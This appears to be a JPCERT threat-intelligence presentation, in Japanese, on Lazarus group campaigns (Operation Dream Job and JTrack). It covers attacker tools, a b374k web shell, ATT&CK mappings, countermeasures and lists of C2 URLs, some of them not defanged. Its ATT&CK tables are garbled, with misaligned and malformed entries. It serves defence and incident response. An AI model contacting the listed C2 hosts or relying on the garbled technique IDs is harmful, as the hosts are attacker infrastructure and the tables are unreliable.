The screenshot displays the SECURELIST by Kaspersky website. At the top, the logo "SECURELIST by Kaspersky" is visible. Below it, a navigation menu includes "Solutions", "Industries", "Products", "Services", "Resource Center", "Contact Us", and "GDPR". A teal header bar contains a "Content menu" button and a search input field. The main content area features a large heading "Hello! My name is Dtrack" with a teal tag "MALWARE DESCRIPTIONS", a date "23 SEP 2019", and a "4 minute read" indicator. Below the text is a banner image with a green digital background and floating US dollar bills.

# VSingleとDtrackの比較

## VSingle パッカー



## Dtrack パッカー



# TTPの類似点

## JTrack

3Proxy

Stunnel

Plink

Japanese company's  
Website  
(Compromised  
Website used as C2)

## Dtrack キャンペーン (インド2019年)<sup>[3]</sup>

From seqrite's 2020  
Annual Report &  
Kaspersky's 2019  
blog

Plink

Japanese company's  
Website  
(Compromised  
Website used as C2)

## Stonefly

3Proxy

SSH tunnels

Plink

2020/6  
Symantec's report  
about Lazarus  
subgroup

1

Lazarusとは？

2

Operation Dream Job

3

Operation JTrack

4

Lazarus TTPの解説



# 使用したツールの比較

## Operation Dream Job

### Lateral Movement

- AdFind
- SMBMap
- Responder-Windows

### リモートアクセス

- TightVNC Viewer

### 情報窃取

- XenArmor Email Password Recovery Pro
- XenArmor Browser Password Recovery Pro
- **winrar**

### その他

- tcpdump
- **procdump**
- wget

## Operation JTrack

### Lateral Movement

- Mimikatz
- smbexec

### リモートアクセス

- 3Proxy
- Plink
- Stunnel

### 情報窃取

- **winrar**

### その他

- timestomp
- **procdump**

# Operation Dream Job ATT&CK マッピング

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration	
Gather Victim Identity Information (T1589)	Acquire Infrastructure (T1583)	Valid Accounts (T1078)	Windows Management Instrumentation (T1047)	Path Interception (T1034)	Path Interception (T1034)	Direct Volume Access (T1006)	Group Policy Modification (T1484)	OS Credential Dumping (T1003)	System Service Discovery (T1007)	Remote Services (T1021)	Data from Local System (T1005)	Data Obfuscation (T1007)	Exfiltration Over Other Network Medium (T1011)
Gather Victim Network Information (T1590)	Compromise Infrastructure (T1584)	Replication Through Removable Media (T1091)	Scheduled Task/Job (T1053)	Boot or Logon Initialization Scripts (T1037)	Boot or Logon Initialization Scripts (T1037)	Roottit (T1014)	Virtualization/Sandbox Evasion (T1497)	Network Sniffing (T1040)	Application Window Discovery (T1010)	Shared Webroot (T1051)	Data from Removable Media (T1025)	Fallback Channels (T1008)	Automated Exfiltration (T1020)
Gather Victim Org Information (T1591)	Establish Accounts (T1585)	External Remote Services (T1133)	Command and Scripting Interpreter (T1039)	Scheduled Task/Job (T1053)	Scheduled Task/Job (T1053)	Obfuscated Files or Information (T1027)	Unuse of Unsupported Cloud Regions (T1535)	Input Capture (T1056)	Query Registry (T1012)	Software Deployment Tools (T1072)	Data from Network Shared Drive (T1039)	Multiband Communication (T1026)	Scheduled Transfer (T1029)
Gather Victim Host Information (T1592)	Compromise Accounts (T1586)	Drive-by-Compromise (T1189)	Graphical User Interface (T1061)	Hypervisor (T1062)	Process Injection (T1055)	Masquerading (T1036)	Pre-OS Boot (T1542)	Brute Force (T1110)	System Network Configuration Discovery (T1016)	Taint Shared Content (T1089)	Input Capture (T1056)	Commonly Used Port (T1043)	Data Transfer Size Limits (T1030)
Search Open Websites/Domains (T1593)	Develop Capabilities (T1587)	Exploit Public-Facing Application (T1190)	Scripting (T1064)	Valid Accounts (T1078)	Exploitation for Privilege Escalation (T1068)	Process Injection (T1055)	Abuse Elevation Control Mechanism (T1548)	Two-Factor Authentication Interception (T1111)	Remote System Discovery (T1018)	Replication Through Removable Media (T1091)	Data Staged (T1074)	Application Layer Protocol (T1071)	Exfiltration Over C2 Channel (T1041)
Search Victim-Owned Websites (T1594)	Obtain Capabilities (T1588)	Supply Chain Compromise (T1195)	Software Deployment Tools (T1072)	Account Manipulation (T1098)	Valid Accounts (T1078)	Scripting (T1064)	Use Alternate Authentication Material (T1550)	Forced Authentication (T1187)	System Owner/User Discovery (T1033)	Component Object Model and Distributed COM (T1175)	Screen Capture (T1113)	Proxy (T1090)	Exfiltration Over Alternative Protocol (T1048)
Active Scanning (T1595)		Trusted Relationship (T1199)	Native API (T1106)	Redundant Access (T1108)	Access Token Manipulation (T1134)	Indicator Removal on Host (T1070)	Subvert Trust Controls (T1553)	Exploitation for Credential Access (T1212)	Network Sniffing (T1040)	Exploitation of Remote Services (T1210)	Email Collection (T1114)	Communication Through Removable Media (T1052)	Exfiltration Over Physical Medium (T1052)
Search Open Technical Databases (T1596)		Hardware Additions (T1200)	Shared Modules (T1129)	External Remote Services (T1133)	Group Policy Modification (T1484)	Valid Accounts (T1078)	Modify Authentication Process (T1556)	Steal Application Access Token (T1528)	Network Service Scanning (T1534)	Internal Spearphishing (T1534)	Clipboard Data (T1115)	Non-Application Layer Protocol (T1095)	Transfer Data to Cloud Account (T11537)
Search Closed Sources (T1597)		Phishing (T1566)	Source (T1153)	Create Account (T1136)	Create or Modify System Process (T1543)	Redundant Access (T1108)	Impair Defenses (T1562)	Steal Web Session Cookie (T1539)	System Network Connections Discovery (T1049)	Use Alternate Authentication Material (T1550)	Automated Collection (T1119)	Web Service (T1102)	Exfiltration Over Web Service (T1567)
Phishing for Information (T1598)			Component Object Model and Distributed COM (T1175)	Office Application Startup (T1137)	Event Triggered Execution (T1546)	Modify Registry (T1112)	Hide Artifacts (T1564)	Unsecured Credentials (T1552)	Process Discovery (T1057)	Remote Service Session Hijacking (T1563)	Audio Capture (T1123)	Multi-Stage Channels (T1104)	
			Exploitation for Client Execution (T1203)	Browser Extensions (T1176)	Boot or Logon Autostart Execution (T1547)	Trusted Developer Utilities Proxy Execution (T1127)	Hijack Execution Flow (T1574)	Credentials from Password Stores (T1555)	Permission Groups Discovery (T1069)	Lateral Tool Transfer (T1570)	Video Capture (T1125)	Ingress Tool Transfer (T1105)	
			User Execution (T1204)	BITS Jobs (T1197)	Abuse Elevation Control Mechanism (T1548)	Access Token Manipulation (T1134)	Modify Cloud Compute Infrastructure (T1578)	Modify Authentication Process (T1556)	System Information Discovery (T1082)		Man in the Browser (T1185)	Data Encoding (T1132)	
			Inter-Process Communication (T1559)	Traffic Signaling (T1205)	Hijack Execution Flow (T1574)	Deobfuscate/Decode Bits or Information (T1140)	Network Boundary Bridging (T1599)	Man-in-the-Middle (T1557)	File and Directory Discovery (T1083)		Data from Information Repositories (T1213)	Traffic Signaling (T1205)	
			System Services (T1569)	Server Software Component (T1505)	LC_MAIN Hijacking (T1149)	Weaken Encryption (T1600)	Steal or Forge Kerberos Tickets (T1558)	Account Discovery (T1087)			Data from Cloud Storage Object (T1530)	Remote Access Software (T1219)	
				Implant Container Image (T1525)	BITS Jobs (T1197)	Modify System Image (T1601)		Peripheral Device Discovery (T1120)			Man-in-the-Middle (T1557)	Dynamic Resolution (T1568)	
				Pre-OS Boot (T1542)	Indirect Command Execution (T1202)			System Time Discovery (T1124)			Archive Collected Data (T1560)	Non-Standard Port (T1571)	
				Create or Modify System Process (T1543)				Network Share Discovery (T1135)			Data from Configuration Repository (T1602)	Protocol Tunneling (T1572)	
				Event Triggered Execution (T1546)				Password Policy Discovery (T1207)				Encrypted Channel (T1573)	
				Boot or Logon Autostart Execution (T1547)				Browser Bookmark Discovery (T1217)					
				Compromise Client Software Binary (T1554)				Domain Trust Discovery (T1482)					
				Hijack Execution Flow (T1574)				Virtualization/Sandbox Evasion (T1497)					
								Software Discovery (T1518)					
								Cloud Service Discovery (T1526)					
								Cloud Service Dashboard (T1538)					
								Cloud Infrastructure Discovery (T1580)					

# Operation JTrack ATT&CK マッピング

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration	
Gather Victim Identity Information (T1589)	Acquire Infrastructure (T1583)	Valid Accounts (T1078)	Windows Management Instrumentation (T1047)	Path Interception (T1034)	Path Interception (T1034)	Direct Volume Access (T1006)	Group Policy Modification (T1484)	OS Credential Dumping (T1003)	System Service Discovery (T1007)	Remote Services (T1021)	Data from Local System (T1005)	Data Obfuscation (T1007)	Exfiltration Over Other Network Medium (T1011)
Gather Victim Network Information (T1590)	Compromise Infrastructure (T1584)	Replication Through Removable Media (T1091)	Scheduled Task/Job (T1053)	Boot or Logon Initialization Scripts (T1037)	Boot or Logon Initialization Scripts (T1037)	Roottit (T1014)	Virtualization/Sandbox Evasion (T1497)	Network Sniffing (T1040)	Application Window Discovery (T1010)	Shared Webroot (T1051)	Data from Removable Media (T1025)	Fallback Channels (T1008)	Automated Exfiltration (T1020)
Gather Victim Org Information (T1591)	Establish Accounts (T1585)	External Remote Services (T1133)	Command and Scripting Interpreter (T1039)	Scheduled Task/Job (T1053)	Scheduled Task/Job (T1053)	Obfuscated Files or Information (T1027)	Unuse of Unsupported Cloud Regions (T1535)	Input Capture (T1056)	Query Registry (T1012)	Software Deployment Tools (T1072)	Data from Network Shared Drive (T1039)	Multiband Communication (T1026)	Scheduled Transfer (T1029)
Gather Victim Host Information (T1592)	Compromise Accounts (T1586)	Drive-by-Compromise (T1189)	Graphical User Interface (T1061)	Hypervisor (T1062)	Process Injection (T1055)	Masquerading (T1036)	Pre-OS Boot (T1542)	Brute Force (T1110)	System Network Configuration Discovery (T1016)	Taint Shared Content (T1089)	Input Capture (T1056)	Commonly Used Port (T1043)	Data Transfer Size Limits (T1030)
Search Open Websites/Domains (T1593)	Develop Capabilities (T1587)	Exploit Public-Facing Application (T1190)	Scripting (T1064)	Valid Accounts (T1078)	Exploitation for Privilege Escalation (T1068)	Process Injection (T1055)	Abuse Elevation Control Mechanism (T1548)	Two-Factor Authentication Interception (T1111)	Remote System Discovery (T1018)	Replication Through Removable Media (T1091)	Data Staged (T1074)	Application Layer Protocol (T1071)	Exfiltration Over C2 Channel (T1041)
Search Victim-Owned Websites (T1594)	Obtain Capabilities (T1588)	Supply Chain Compromise (T1195)	Software Deployment Tools (T1072)	Account Manipulation (T1098)	Valid Accounts (T1078)	Scripting (T1064)	Use Alternate Authentication Material (T1550)	Forced Authentication (T1187)	System Owner/User Discovery (T1033)	Component Object Model and Distributed COM (T1175)	Screen Capture (T1113)	Proxy (T1090)	Exfiltration Over Alternative Protocol (T1048)
Active Scanning (T1595)		Trusted Relationship (T1199)	Native API (T1106)	Redundant Access (T1108)	Access Token Manipulation (T1134)	Indicator Removal on Host (T1070)	Subvert Trust Controls (T1553)	Exploitation for Credential Access (T1212)	Network Sniffing (T1040)	Exploitation of Remote Services (T1210)	Email Collection (T1114)	Communication Through Removable Media (T1052)	Exfiltration Over Physical Medium (T1052)
Search Open Technical Databases (T1596)		Hardware Additions (T1200)	Shared Modules (T1129)	External Remote Services (T1133)	Group Policy Modification (T1484)	Valid Accounts (T1078)	Modify Authentication Process (T1556)	Steal Application Access Token (T1528)	Network Service Scanning (T1534)	Internal Spearphishing (T1534)	Clipboard Data (T1115)	Non-Application Layer Protocol (T1095)	Transfer Data to Cloud Account (T11537)
Search Closed Sources (T1597)		Phishing (T1566)	Source (T1153)	Create Account (T1136)	Create or Modify System Process (T1543)	Redundant Access (T1108)	Impair Defenses (T1562)	Steal Web Session Cookie (T1539)	System Network Connections Discovery (T1049)	Use Alternate Authentication Material (T1550)	Automated Collection (T1119)	Web Service (T1102)	Exfiltration Over Web Service (T1567)
Phishing for Information (T1598)			Component Object Model and Distributed COM (T1175)	Office Application Startup (T1137)	Event Triggered Execution (T1546)	Modify Registry (T1112)	Hide Artifacts (T1564)	Unsecured Credentials (T1552)	Process Discovery (T1057)	Remote Service Session Hijacking (T1563)	Audio Capture (T1123)	Multi-Stage Channels (T1104)	
			Exploitation for Client Execution (T1203)	Browser Extensions (T1176)	Boot or Logon Autostart Execution (T1547)	Trusted Developer Utilities Proxy Execution (T1127)	Hijack Execution Flow (T1574)	Credentials from Password Stores (T1555)	Permission Groups Discovery (T1069)	Lateral Tool Transfer (T1570)	Video Capture (T1125)	Ingress Tool Transfer (T1105)	
			User Execution (T1204)	BITS Jobs (T1197)	Abuse Elevation Control Mechanism (T1548)	Access Token Manipulation (T1134)	Modify Cloud Compute Infrastructure (T1578)	Modify Authentication Process (T1556)	File and Directory Discovery (T1083)		Man in the Browser (T1185)	Data Encoding (T1132)	
			Inter-Process Communication (T1559)	Traffic Signaling (T1205)	Hijack Execution Flow (T1574)	Deobfuscate/Decode Bits or Information (T1140)	Network Boundary Bridging (T1599)	Man-in-the-Middle (T1557)	File and Directory Discovery (T1083)		Data from Information Repositories (T1213)	Traffic Signaling (T1205)	
			System Services (T1569)	Server Software Component (T1505)	LC_MAIN Hijacking (T1149)	Weaken Encryption (T1600)	Steal or Forge Kerberos Tickets (T1558)	Account Discovery (T1087)	Peripheral Device Discovery (T1120)		Data from Cloud Storage Object (T1530)	Remote Access Software (T1219)	
			Implant Container Image (T1525)	BITS Jobs (T1197)	Modify System Image (T1601)						Man-in-the-Middle (T1557)	Dynamic Resolution (T1568)	
			Pre-OS Boot (T1542)	Indirect Command Execution (T1202)							System Time Discovery (T1124)	Archive Collected Data (T1560)	Non-Standard Port (T1571)
			Create or Modify System Process (T1543)								Network Share Discovery (T1135)	Data from Configuration Repository (T1602)	Protocol Tunneling (T1572)
			Event Triggered Execution (T1546)								Password Policy Discovery (T1207)		Encrypted Channel (T1573)
			Boot or Logon Autostart Execution (T1547)								Browser Bookmark Discovery (T1217)		
			Compromise Client Software Binary (T1554)								Domain Trust Discovery (T1482)		
			Hijack Execution Flow (T1574)								Virtualization/Sandbox Evasion (T1497)		
											Software Discovery (T1518)		
											Cloud Service Discovery (T1526)		
											Cloud Service Dashboard (T1538)		
											Cloud Infrastructure Discovery (T1580)		

# ATT&CK マッピングの比較

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration	
Gather Victim Identity Information (T1589)	Acquire Infrastructure (T1583)	Valid Accounts (T1078)	Windows Management Instrumentation (T1047)	Path Interception (T1034)	Path Interception (T1034)	Direct Volume Access (T1006)	Group Policy Modification (T1484)	OS Credential Dumping (T1003)	System Service Discovery (T1007)	Remote Services (T1021)	Data from Local System (T1005)	Data Obfuscation (T1007)	Exfiltration Over Other Network Medium (T1011)
Gather Victim Network Information (T1590)	Compromise Infrastructure (T1584)	Replication Through Removable Media (T1091)	Scheduled Task/Job (T1053)	Boot or Logon Initialization Scripts (T1037)	Boot or Logon Initialization Scripts (T1037)	Roottit (T1014)	Virtualization/Sandbox Evasion (T1497)	Network Sniffing (T1040)	Application Window Discovery (T1010)	Shared Webroot (T1051)	Data from Removable Media (T1025)	Fallback Channels (T1008)	Automated Exfiltration (T1020)
Gather Victim Org Information (T1591)	Establish Accounts (T1585)	External Remote Services (T1133)	Command and Scripting Interpreter (T1059)	Scheduled Task/Job (T1053)	Scheduled Task/Job (T1053)	Obfuscated Files or Information (T1027)	Unuse of Unsupported Cloud Regions (T1535)	Input Capture (T1056)	Query Registry (T1012)	Software Deployment Tools (T1039)	Data from Network Shared Drive (T1039)	Multiband Communication (T1026)	Scheduled Transfer (T1029)
Gather Victim Host Information (T1592)	Compromise Accounts (T1586)	Drive-by-Compromise (T1189)	Graphical User Interface (T1061)	Hypervisor (T1062)	Process Injection (T1055)	Masquerading (T1036)	Pre-OS Boot (T1542)	Brute Force (T1110)	System Network Configuration Discovery (T1016)	Taint Shared Content (T1080)	Input Capture (T1056)	Commonly Used Port (T1043)	Data Transfer/Size Limits (T1030)
Search Open Websites/Domains (T1593)	Develop Capabilities (T1587)	Exploit Public-Facing Application (T1190)	Scripting (T1064)	Valid Accounts (T1078)	Exploitation for Privilege Escalation (T1068)	Process Injection (T1055)	Abuse Elevation Control Mechanism (T1548)	Two-Factor Authentication Interception (T1111)	Remote System Discovery (T1018)	Replication Through Removable Media (T1091)	Data Staged (T1074)	Application Layer Protocol (T1071)	Exfiltration Over C2 Channel (T1041)
Search Victim-Owned Websites (T1594)	Obtain Capabilities (T1588)	Supply Chain Compromise (T1195)	Software Deployment Tools (T1072)	Account Manipulation (T1098)	Valid Accounts (T1078)	Scripting (T1064)	Use Alternate Authentication Material (T1550)	Forced Authentication (T1187)	System Owner/User Discovery (T1033)	Component Object Model and Distributed COM (T1175)	Screen Capture (T1113)	Proxy (T1090)	Exfiltration Over Alternative Protocol (T1048)
Active Scanning (T1595)		Trusted Relationship (T1199)	Native API (T1106)	Redundant Access (T1108)	Access Token Manipulation (T1134)	Indicator Removal on Host (T1070)	Subvert Trust Controls (T1553)	Exploitation for Credential Access (T1212)	Network Sniffing (T1040)	Exploitation of Remote Services (T1210)	Email Collection (T1114)	Communication Through Removable Media (T1052)	Exfiltration Over Physical Medium (T1052)
Search Open Technical Databases (T1596)		Hardware Additions (T1200)	Shared Modules (T1129)	External Remote Services (T1133)	Group Policy Modification (T1484)	Valid Accounts (T1078)	Modify Authentication Process (T1556)	Steal Application Access Token (T1528)	Network Service Scanning (T1046)	Internal Spearphishing (T1534)	Clipboard Data (T1115)	Non-Application Layer Protocol (T1095)	Transfer Data to Cloud Account (T11537)
Search Closed Sources (T1597)		Phishing (T1566)	Source (T1153)	Create Account (T1136)	Create or Modify System Process (T1543)	Redundant Access (T1108)	Impair Defenses (T1562)	Steal Web Session Cookie (T1539)	System Network Connections Discovery (T1049)	Use Alternate Authentication Material (T1550)	Automated Collection (T1119)	Web Service (T1102)	Exfiltration Over Web Service (T1567)
Phishing for Information (T1598)			Component Object Model and Distributed COM (T1175)	Office Application Startup (T1137)	Event Triggered Execution (T1546)	Modify Registry (T1112)	Hide Artifacts (T1564)	Unsecured Credentials (T1552)	Process Discovery (T1057)	Remote Service Session Hijacking (T1563)	Audio Capture (T1123)	Multi-Stage Channels (T1104)	
			Exploitation for Client Execution (T1203)	Browser Extensions (T1176)	Boot or Logon Autostart Execution (T1547)	Trusted Developer Utilities Proxy Execution (T1127)	Hijack Execution Flow (T1574)	Credentials from Password Stores (T1555)	Permission Groups Discovery (T1069)	Lateral Tool Transfer (T1570)	Video Capture (T1125)	Ingress Tool Transfer (T1105)	
			User Execution (T1204)	BITS Jobs (T1197)	Abuse Elevation Control Mechanism (T1548)	Access Token Manipulation (T1134)	Modify Cloud Compute Infrastructure (T1578)	Modify Authentication Process (T1556)	System Information Discovery (T1082)		Man in the Browser (T1185)	Data Encoding (T1132)	
			Inter-Process Communication (T1559)	Traffic Signaling (T1205)	Hijack Execution Flow (T1574)	Deobfuscate/Decode Files or Information (T1140)	Network Boundary Bridging (T1599)	Man-in-the-Middle (T1557)	File and Directory Discovery (T1083)		Data from Information Repositories (T1213)	Traffic Signaling (T1205)	
			System Services (T1569)	Server Software Component (T1505)	LC_MAIN Hijacking (T1149)	Weaken Encryption (T1600)	Steal or Forge Kerberos Tickets (T1558)	Account Discovery (T1087)	Peripheral Device Discovery (T1120)		Data from Cloud Storage Object (T1530)	Remote Access Software (T1219)	
			Implant Container Image (T1525)	BITS Jobs (T1197)	BITS Jobs (T1197)	Modify System Image (T1601)		System Time Discovery (T1124)	Man-in-the-Middle (T1557)		Dynamic Resolution (T1568)		
			Pre-OS Boot (T1542)	Indirect Command Execution (T1202)	Pre-OS Boot (T1542)	Traffic Signaling (T1205)		Network Share Discovery (T1135)	Archive Collected Data (T1560)		Non-Standard Port (T1571)		
			Create or Modify System Process (T1543)	Event Triggered Execution (T1546)	Event Triggered Execution (T1546)	Rogue Domain Controller (T1207)		Password Policy Discovery (T1201)			Data from Configuration Repository (T1602)	Protocol Tunneling (T1572)	
			Boot or Logon Autostart Execution (T1547)		Boot or Logon Autostart Execution (T1547)	Exploitation for Defense Evasion (T1211)		Browser Bookmark Discovery (T1217)			Encrypted Channel (T1573)		
			Compromise Client Software Binary (T1554)		Compromise Client Software Binary (T1554)	Signed Script Proxy Execution (T1216)		Domain Trust Discovery (T1482)					
			Hijack Execution Flow (T1574)		Hijack Execution Flow (T1574)	Signed Binary Proxy Execution (T1218)		Virtualization/Sandbox Evasion (T1497)					
						XSL Script Processing (T1220)		Software Discovery (T1518)					
						Template Injection (T1221)		Cloud Service Discovery (T1526)					
						File and Directory Permissions Modification (T1222)		Cloud Service Dashboard (T1538)					
						Execution Guardrails (T1480)		Cloud Infrastructure Discovery (T1580)					


# 使用頻度が高いTTP

Tactic	ID	Name	Description
Resource Development	T1584.004	Compromise Infrastructure: Server	侵害したサーバーをC2サーバーとして使用
	T1587.001	Develop Capabilities: Malware	Lazarusは独自のマルウェアを使用
Defense Evasion	T1027	Obfuscated Files or Information	Lazarusはバイナリ内にジャンクデータを含める (T1027.001) さらに、パッキングされている(T1027.002)
	T1070	Indicator Removal on Host	timestamp、sdelete、delコマンドなどを使用して痕跡を削除
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory	Mimikatz、procdumpなどを使用してLSASSからクレデンシャル情報をダンプ
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares	盗んだクレデンシャル情報を使って、wmicコマンドやSMBツールを使用してファイルを他のデバイスにコピーして実行
Collection	T1560.001	Archive Collected Data: Archive via Utility	WinRARを使って持ち出す情報を圧縮


# 使用頻度が高いTTPへの対策

Name	Detection and Mitigation	Defensive Tactics and Techniques (D3FEND)
Obfuscated Files or Information	M1049: Antivirus/Antimalware	<ul style="list-style-type: none"> <li>- Detect</li> <li>- File Analysis</li> <li>- File Content Rules [D3-FCR]</li> <li>- Dynamic Analysis [D3-DA]</li> </ul>
Indicator Removal on Host	M1041: Encrypt Sensitive Information M1029: Remote Data Storage M1022: Restrict File and Directory Permissions	<ul style="list-style-type: none"> <li>- Detect</li> <li>- Process Analysis</li> <li>- File Access Pattern Analysis [D3-FAPA]</li> <li>- User Behavior Analysis</li> <li>- Resource Access Pattern Analysis [D3-RAPA]</li> </ul>
OS Credential Dumping: LSASS Memory	M1025: Privileged Process Integrity M1026: Privileged Account Management M1027: Password Policies M1028: Operating System Configuration M1043: Credential Access Protection	<ul style="list-style-type: none"> <li>- Harden</li> <li>- CredentialHardening</li> <li>- Multi-factor Authentication [D3-MFA]</li> </ul>
Remote Services: SMB/Windows Admin Shares	M1026: Privileged Account Management M1027: Password Policies M1037: Filter Network Traffic	<ul style="list-style-type: none"> <li>- Detect</li> <li>- Network Traffic Analysis [D3-NTA]</li> <li>- Isolate</li> <li>- Network Isolation [D3-NI]</li> </ul>
Archive Collected Data: Archive via Utility	M1047: Audit	<ul style="list-style-type: none"> <li>- Detect</li> <li>- File Analysis</li> <li>- File Content Rules [D3-FCR]</li> <li>- Process Analysis</li> <li>- Process Spawn Analysis [D3-PSA]</li> </ul>

# 攻撃ケース - SNS -



# 攻撃ケース-合併-






## C2サーバーの特徴

攻撃者は、正規のWebサーバーに侵入し、  
C2サーバーとして悪用

標的組織の所属する国の多くの正規の  
Webサーバーを悪用している

攻撃者は、ビジネスに使用されて  
いるクラウドチャットサービスの  
アカウントに侵入

# 正規のWebサーバーに侵入する方法



# PHP バックドア

## b374k shell 2.8

The screenshot shows a Mozilla Firefox browser window displaying the b374k 2.8 shell interface. The browser's address bar contains the URL `feed-rss1.php`. The shell interface includes a header with the text "b374k 2.8" and a "Go !" button. Below the header, system information is displayed: "Linux 4.9.0-kali3-amd64 #1 SMP Debian 4.9.18-1 (2017-04-04) x86\_64", "Apache/2.4.25 (Debian)", and "server ip : 127.0.0.1 | your ip : ::1 | Time @ Server : 14 May 2021 16:47:14". A file listing table is shown below the system information, with columns for name, size, owner:group, perms, modified, and action. The table lists files: `[. ]`, `[.. ]`, `feed-rss1.php`, `index.html`, and `Action`. The `Action` row shows a total of 2 files and 0 directories. The browser window also shows a search bar and various navigation icons.

	name	size	owner:group	perms	modified	action
	[. ]	LINK	root:root	drwxr-xr-x	14-May-2021 16:46:33	find   upl   +file   +dir
	[.. ]	LINK	root:root	drwxr-xr-x	15-Aug-2017 16:07:04	find   upl   +file   +dir
	feed-rss1.php	166.85 KB	root:root	-rw-r--r--	14-May-2021 16:32:08	edit   hex   ren   del   dl
	index.html	10.45 KB	root:root	-rw-r--r--	16-Apr-2017 10:51:46	edit   hex   ren   del   dl
	Action	Total : 2 files, 0 Directories				

# Takeaways

Lazarusグループによる日本の組織を対象とした攻撃キャンペーンを解説

インテリジェンス分析およびIRに活用できるLazarusグループのTTPを提供

最近の攻撃で見られた新しいTTPを紹介し、対策の必要性を解説

# Thank you!



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PGP <https://www.jpcert.or.jp/english/pgp/>

## ■ Operation Dream Job

- <https://gestao.simtelecomrs.com.br/sac/digital/client.jsp>
- [https://sac.onecenter.com.br/sac/masks/wfr\\_masks.jsp](https://sac.onecenter.com.br/sac/masks/wfr_masks.jsp)
- <https://mk.bital.com.br/sac/Formule/Manager.jsp>
- <https://www.automercado.co.cr/empleo/css/main.jsp>
- <https://www.curiofirenze.com/include/inc-site.asp>
- <https://www.ne-ba.org/files/news/thumbs/thumbs.asp>
- <https://www.sanlorenzoyacht.com/news/include/inc-map.asp>
- <https://www.commodore.com.tr/mobiquo/appExtt/notdefteri/writenote.php>
- <https://www.fabianiarte.com/newsletter/arte/view.asp>
- <https://www.scimpex.com/admin/assets/backup/requisition/requisition.php>
- <https://akramportal.org/public/voice/voice.php>
- <https://inovecommerce.com.br/public/pdf/view.php>
- <https://www.index-consulting.jp:443/eng/news/index.php>
- <http://kenpa.org/yokohama/main.php>
- <https://vega.mh-tec.jp:443/.well-known/index.php>
- <http://www.hirokawaunso.co.jp/wordpress/wp-includes/ID3/module.audio.mp4.php>
- <https://ja-fc.or.jp/shop/shopping.php>
- <https://www.leemble.com/5mai-lyon/public/webconf.php>
- <https://www.tronslog.com/public/appstore.php>
- [https://mail.clicktocareers.com/dev\\_clicktocareers/public/mailview.php](https://mail.clicktocareers.com/dev_clicktocareers/public/mailview.php)

## ■ Operation JTrack

- [http://aquagoat\[.\]com/customer](http://aquagoat[.]com/customer)
- [http://blacktiger\[.\]com/input](http://blacktiger[.]com/input)
- [http://bluedog\[.\]com/submit](http://bluedog[.]com/submit)
- [http://coraltiger\[.\]com/search](http://coraltiger[.]com/search)
- [http://goldtiger\[.\]com/find](http://goldtiger[.]com/find)
- [http://greentiger\[.\]com/submit](http://greentiger[.]com/submit)
- [http://industryarticleboard\[.\]com/evolution](http://industryarticleboard[.]com/evolution)
- [http://industryarticleboard\[.\]com/view](http://industryarticleboard[.]com/view)
- [http://maturicafe\[.\]com/main](http://maturicafe[.]com/main)
- [http://purplefrog\[.\]com/remove](http://purplefrog[.]com/remove)
- [http://whitedragon\[.\]com/search](http://whitedragon[.]com/search)
- [https://coralcameleon\[.\]com/register](https://coralcameleon[.]com/register)
- [https://industryarticleboard\[.\]com/article](https://industryarticleboard[.]com/article)
- [https://maturicafe\[.\]com/polo](https://maturicafe[.]com/polo)
- [https://salmonrabbit\[.\]com/login](https://salmonrabbit[.]com/login)
- [https://whitecameleon\[.\]com/find](https://whitecameleon[.]com/find)
- [https://whiterabbit\[.\]com/input](https://whiterabbit[.]com/input)
- [http://toysbagonline\[.\]com/reviews](http://toysbagonline[.]com/reviews)
- [http://purewatertokyo\[.\]com/list](http://purewatertokyo[.]com/list)
- [http://pinkgoat\[.\]com/input](http://pinkgoat[.]com/input)
- [http://yellowlion\[.\]com/remove](http://yellowlion[.]com/remove)
- [http://salmonrabbit\[.\]com/find](http://salmonrabbit[.]com/find)
- [http://bluecow\[.\]com/input](http://bluecow[.]com/input)
- [http://www.karin-store\[.\]com/recaptcha.php](http://www.karin-store[.]com/recaptcha.php)
- [http://www.karin-store\[.\]com/data/config/total\\_manager.php](http://www.karin-store[.]com/data/config/total_manager.php)
- [http://katawaku\[.\]jp/bbs/data/group/group-manager.php](http://katawaku[.]jp/bbs/data/group/group-manager.php)
- [http://3.90.97\[.\]16/doc/total.php](http://3.90.97[.]16/doc/total.php)
- [http://www.maturicafe\[.\]com/status](http://www.maturicafe[.]com/status)
- [http://www.industryarticleboard\[.\]com/view](http://www.industryarticleboard[.]com/view)
- [http://yoshinohirano\[.\]net/wp-includes/feed-xml.php](http://yoshinohirano[.]net/wp-includes/feed-xml.php)

## ■ Operation Dream Job

- Search Open Websites/Domains (T1593)
- Compromise Infrastructure (T1584)
- Compromise Accounts (T1586)
- Develop Capabilities (T1587)
- Phishing (T1566)
- Command and Scripting Interpreter (T1059)
- User Execution (T1204)
- System Services (T1569)
- Create or Modify System Process (T1543)
- Boot or Logon Autostart Execution (T1547)
- Obfuscated Files or Information (T1027)
- Masquerading (T1036)
- Template Injection (T1221)
- OS Credential Dumping (T1003)
- Network Sniffing (T1040)
- Unsecured Credentials (T1552)
- Credentials from Password Stores (T1555)
- System Network Configuration Discovery (T1016)
- Remote System Discovery (T1018)
- Network Sniffing (T1040)
- Account Discovery (T1087)
- Network Share Discovery (T1135)
- Remote Services (T1021)
- Lateral Tool Transfer (T1570)
- Archive Collected Data (T1560)
- Application Layer Protocol (T1071)
- Proxy (T1090)
- Data Encoding (T1132)
- Remote Access Software (T1219)
- Encrypted Channel (T1573)
- Exfiltration Over C2 Channel (T1041)



## ■ Operation JTrack

- Compromise Infrastructure (T1584)
- Develop Capabilities (T1587)
- Trusted Relationship (T1199)
- Exploitation for Privilege Escalation (T1068)
- Obfuscated Files or Information (T1027)
- Masquerading (T1036)
- Indicator Removal on Host (T1070)
- OS Credential Dumping (T1003)
- Network Share Discovery (T1135)
- Remote Services (T1021)
- Lateral Tool Transfer (T1570)
- Archive Collected Data (T1560)
- Application Layer Protocol (T1071)
- Proxy (T1090)
- Ingress Tool Transfer (T1105)
- Data Encoding (T1132)
- Protocol Tunneling (T1572)
- Exfiltration Over C2 Channel (T1041)

# Reference

